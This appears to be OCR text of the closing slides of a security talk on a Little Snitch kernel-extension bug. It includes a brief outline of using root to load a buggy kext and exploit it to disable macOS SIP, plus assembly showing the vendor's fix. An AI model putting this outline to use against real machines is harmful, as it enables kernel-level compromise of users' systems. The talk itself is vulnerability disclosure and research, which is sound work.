
1. get root
2. 'bring' & load buggy kext
3. exploit & disable SIP



Synack

CONCLUSIONS

wrapping it up





Synack

Vendor Response :\


at least they fixed it...

```
mov     rbx, rdi          ; user struct
mov     edi, [rbx+8]      ; size
call    _OSMalloc

mov     rdi, [rbx]        ; in buffer
mov     edx, [rbx+8]      ; size
mov     rsi, rax          ; out buffer
call    _copyin
```

consistent size

- ✅ **fixed the bug**
- ❌ **downplayed the bug** — users won't patch
- ❌ **didn't assign a CVE**
- ❌ **no credit (i'm ok with that)**

maybe talking about my exploit!?




Little Snitch 3.6.2 (4360)

- Fixed an incompatibility of the Little Snitch Installer with some older OS X versions.
- Fixed a memory leak in Little Snitch Configuration.
- Fixed a crash in Little Snitch Configuration that could occur when creating a Diagnostics Report.
- Fixed an issue that could cause the Connection Alert to become unresponsive to user interaction.
- Fixed a rare issue that could cause a kernel panic.

OBJECTIVE-SEE (.COM)

free security tools & malware samples



TaskExplorer

Hijack Scanner

KnockKnock

BlockBlock

KextViewr


RansomWhere?

Ostiarius

Synack

Questions & Answers

contact me any time :)



patrick@synack.com

@patrickwardle

Objective-See

Synack

final thought ;)

> *"Is it crazy how saying sentences backwards creates backwards sentences saying how crazy it is?"* -Have_One, reddit.com

CREDITS

mahalo :)



images

- FLATICON.COM
- THEZOOOM.COM
- ICONMONSTR.COM
- HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/
- HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG



resources

- "IOS KERNEL EXPLOITATION --- IOKIT EDITION ---" -STEFANO ESSER
- "REVISITING MAC OS X KERNEL ROOTKITS!" -PEDRO VILAÇA
- "FIND YOUR OWN IOS KERNEL BUG" -XU HAO/XIABO CHEN
- "ATTACKING THE XNU KERNEL IN EL CAPITAN" -LUCA TODESCO
- "HACKING FROM IOS 8 TO IOS 9" -TEAM PANGU
- "SHOOTING THE OS X EL CAPITAN KERNEL LIKE A SNIPER" -LIANG CHEN/QIDAN HE
- "OPTIMIZED FUZZING IOKIT IN IOS" -LEI LONG
- "MAC OS X AND IOS INTERNALS" -JONATHAN LEVIN
- "OS X AND IOS KERNEL PROGRAMMING" -OLE HALVORSEN/DOUGLAS CLARKE

Synack